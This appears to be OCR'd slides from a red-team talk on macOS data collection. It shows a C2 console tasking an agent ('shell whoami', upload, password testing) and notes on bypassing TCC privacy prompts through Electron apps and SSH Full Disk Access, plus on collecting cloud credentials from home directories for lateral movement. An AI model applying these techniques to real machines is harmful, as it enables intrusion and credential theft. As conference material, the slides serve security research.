


AddressBook — ls ~/Library/Application Support/AddressBook — 65×13

```
sh-3.2$ ls ~/Library/Application\ Support/AddressBook
```

“Terminal.app” would like to access your contacts.

# Transparency, Consent and Control (TCC)



## Active Callbacks

| INTERACT | IP | HOST | USER | DOMAIN | OS | LAST CHECKIN | DESCRIPTION | AGENT | C2 |
|---|---|---|---|---|---|---|---|---|---|
| 7 | 192.168.1.128 | PAKER.LOCAL | wregula |  |  | 8s | Created by operator at 04/20/2022 14:40:35 UTC |  |  |

CALLBACK: 7

```
test_password
    Usage Help: test_password username password
    Description: Tests a password against a user to see if it's valid via an API call
upload
    Usage Help: upload
    Description: Upload a file to the target machine by selecting a file from your computer.

```

Total Results: 1

[Wed Apr 20 2022 15:04:04] / 24 / operator

shell whoami

```
wregula
```


Total Results: 1

Task an agent...

# Data Collection – flat files and problems with TCC

- Accessing Desktop/Documents/Microphone and other sensitive resources will spawn a prompt
- But there are tons of TCC bypasses
- Black Hat Talk: 20+ Ways to Bypass Your macOS Privacy Mechanisms
- We can abuse other apps installed on the device and use their TCC permissions.

# Data Collection – flat files and problems with TCC



Abusing Electron apps to bypas
https://wojciechregula.blog/post/abusing-electron-apps-to-bypass-macos-security-controls/
Wojciech Reguła
IT Security blog
Posts

## Abusing Electron apps to bypass macOS' security controls


@WOJCIECH REGUŁA · DEC 18, 2019 · 3 MIN READ

After reading Adam Chester's neat article about bypassing macOS privacy controls, I decided to share my recently discovered trick.

To bypass the *Transparency, Consent, and Control service* (TCC), we need an Electron application that already has some privacy permissions. As it turns out, you probably have at least one such app installed - look, for example, on your desktop messengers.

# Data Collection – flat files and problems with TCC

- Good news for red teamers – Macs in companies are usually managed via SSH
- That SSH shell has usually Full Disk Access



| On | Service |
|---|---|
| □ | Screen Sharing |
| □ | File Sharing |
| □ | Media Sharing |
| □ | Printer Sharing |
| ☑ | Remote Login |
| □ | Remote Management |
| □ | Remote Apple Events |
| □ | Internet Sharing |


● Remote Login: On

To log in to this computer remotely, type "ssh wregula@172.17.172.6".

☑ Allow full disk access for remote users

Allow access for: ○ All users
● Only these users:

Administrators



```
Paker:~ wregula$ cd D
```

# Data Collection & Lateral Movement

- Another good news for red teamers – cloud credentials are stored in ~
- Home directory isn't TCC-protected!

